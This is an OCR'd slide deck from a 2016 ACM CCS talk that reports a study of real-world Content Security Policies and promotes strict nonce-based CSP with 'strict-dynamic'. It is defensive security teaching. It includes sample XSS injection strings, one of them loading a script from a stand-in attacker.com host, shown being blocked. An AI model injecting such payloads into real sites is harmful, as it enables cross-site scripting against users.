Lukas Weichselbaum, Michele Spagnuolo, Sebastian Lekies, Artur Janc
ACM CCS, 2016, Vienna

https://goo.gl/VRuuFN

How secure are real-world CSP policies ?

Largest Empirical Study on Effectiveness of CSPs in the Web



In addition to the CSPs, we also collected JSONP endpoints and Angular libraries (whitelist bypasses)


How secure are real-world CSP policies ?

Largest Empirical Study on Effectiveness of CSPs in the Web

	Unique CSPs	Report Only	Bypassable				
			unsafe_inline	Missing object_src	Wildcard in script-src whitelist	Unsafe domain in script-src whitelist	Trivially Bypassable Total
Unique CSPs	26011	2591 9.96%	21947 84.38%	3131 12.04%	5753 22.12%	19719 75.81%	24637 **94.72%**
XSS Policies	22425	0 0%	19652 87.63%	2109 9.4%	4816 21.48%	17754 79.17%	21232 94.68%
Strict XSS Policies	2437	0 0%	0 0%	348 14.28%	0 0%	1015 41.65%	1244 **51.05%**


Do CSP whitelists work in practice ?

At the median of 12 entries, 94.8 % of all policies can be bypassed!



Do CSP whitelists work in practice ?

Top 10 hosts for whitelist bypasses are sufficient to bypass 68% of all unique CSPs!



A BETTER WAY OF DOING CSP

Strict nonce-based CSP

Strict nonce-based policy

```
script-src 'nonce-r4nd0m';
object-src 'none';
```

- All <script> tags with the correct nonce attribute will get executed
- <script> tags injected via XSS will be blocked, because of missing nonce
- No host/path whitelists!
  - No bypasses because of JSONP-like endpoints on external domains (administrators no longer carry the burden of external things they can't control)
  - No need to go through the painful process of crafting and maintaining a whitelist

Problem


Dynamically created scripts

```
<script nonce="r4nd0m">
  var s = document.createElement("script");
  s.src = "//example.com/bar.js";
⚠ document.body.appendChild(s);
</script>
```

- `bar.js` will not be executed
- Common pattern in libraries
- Hard to refactor libraries to pass nonces to second (and more)-level scripts

HOW DO CSP NONCES WORK?

A policy in detail




Content-Security-Policy:

```
default-src 'self';
script-src 'self' 'nonce-r4nd0m';
report-uri /csp_violation_logger;
```

HOW DO CSP NONCES WORK?

Script injections (XSS) get blocked


money.example.com
<img src="cat.png">
<script nonce="r4nd0m" src="//yep.com/x.js">
">'><script src="//attacker.com">
">'><script>alert(42)</script>
CSP allows
CSP allows
CSP blocks
CSP blocks
money.example.com
yep.com
attacker.com
source neither nonced nor whitelisted
script without correct nonce
money.example.com/csp_violations_logger

Content-Security-Policy

```
default-src 'self';
script-src 'self' 'nonce-r4nd0m';
report-uri /csp_violation_logger;
```

DEMO

SOLUTION - Dynamic trust propagation with 'strict-dynamic'

Effects of 'strict-dynamic'

- Grant trust transitively via a one-use token (nonce) instead of listing whitelisted origins
- If present in a script-src directive, together with a nonce and/or hash
  - Discard whitelists (for backward-compatibility)
  - Allow JS execution triggered by non-parser-inserted active content (dynamically generated)
- Allows nonce-only CSPs to work in practice

'strict-dynamic' propagates trust to non-parser-inserted JS

```
<script nonce="r4nd0m">
  var s = document.createElement("script");
  s.src = "//example.com/bar.js";
  document.body.appendChild(s);
</script>
```

✓

```
<script nonce="r4nd0m">
  var s = "<script ";
⚠ s += "src=//example.com/bar.js></script>";
  document.write(s);
</script>
```

✗

```
<script nonce="r4nd0m">
  var s = "<script ";
⚠ s += "src=//example.com/bar.js></script>";
  document.body.innerHTML = s;
</script>
```

✗

A NEW WAY OF DOING CSP

Introducing strict nonce-based CSP with 'strict-dynamic'

Strict nonce-based CSP with 'strict-dynamic' and fallbacks for older browsers

```
script-src 'nonce-r4nd0m' 'strict-dynamic' 'unsafe-inline' https:;
object-src 'none';
```

Behavior in a CSP3 compatible browser

- **nonce-r4nd0m** - Allows all scripts to execute if the correct nonce is set.
- **strict-dynamic** - [NEW!] Propagates trust and discards whitelists.
- **unsafe-inline** - Discarded in presence of a nonce in newer browsers. Here to make `script-src` a no-op for old browsers.
- **https:** - Allow HTTPS scripts. Discarded if browser supports 'strict-dynamic'.

A NEW WAY OF DOING CSP

Strict nonce-based CSP with 'strict-dynamic' and older browsers

script-src 'nonce-r4nd0m' 'strict-dynamic' 'unsafe-inline' https:;
object-src 'none';

🟥	Dropped by CSP2 and above in presence of a nonce
🟪	Dropped by CSP3 in presence of 'strict-dynamic'

CSP3 compatible browser (strict-dynamic support)

script-src 'nonce-r4nd0m' 'strict-dynamic' ~~'unsafe-inline'~~ ~~https:~~;
object-src 'none';

CSP2 compatible browser (nonce support) - No-op fallback

script-src 'nonce-r4nd0m' 'strict-dynamic' ~~'unsafe-inline'~~ https:;
object-src 'none';

CSP1 compatible browser (no nonce support) - No-op fallback

script-src 'nonce-r4nd0m' 'strict-dynamic' 'unsafe-inline' https:;
object-src 'none';

LIMITATIONS OF 'strict-dynamic'

Bypassable if:

```
<script nonce="r4nd0m">
  var s = document.createElement("script");
  s.src = userInput + "/x.js";
</script>
```

Compared to whitelist based CSPs, strict CSPs with 'strict-dynamic' still significantly reduces the attack surface.

Furthermore, the new attack surface - dynamic script-loading DOM APIs - is significantly easier to control and review.

STRICT CSP - REDUCTION OF THE ATTACK SURFACE

Essentially we are going

from

being able to bypass **>90% of Content Security Policies**

(because of mistakes and whitelisted origins you can't control)


to

secure-by-default, **easy to adopt**, with a very low chance of still being bypassable

(based on our extensive XSS root cause analysis at Google)

BROWSER SUPPORT

A fragmented environment



SUCCESS STORIES

'strict-dynamic' makes CSP easier to deploy and more secure

Already deployed on several Google services, totaling 300M+ monthly active users.

Works out of the box for:

- Google Maps APIs
- Google Charts APIs
- Facebook widget
- Twitter widget
- ReCAPTCHA
- . . .

Test it yourself with Chrome 52+:
https://csp-experiments.appspot.com

Q & A

We would love to get your feedback!

https://goo.gl/TjOF4K

QUESTIONS?

#strictdynamic

You can find us at:

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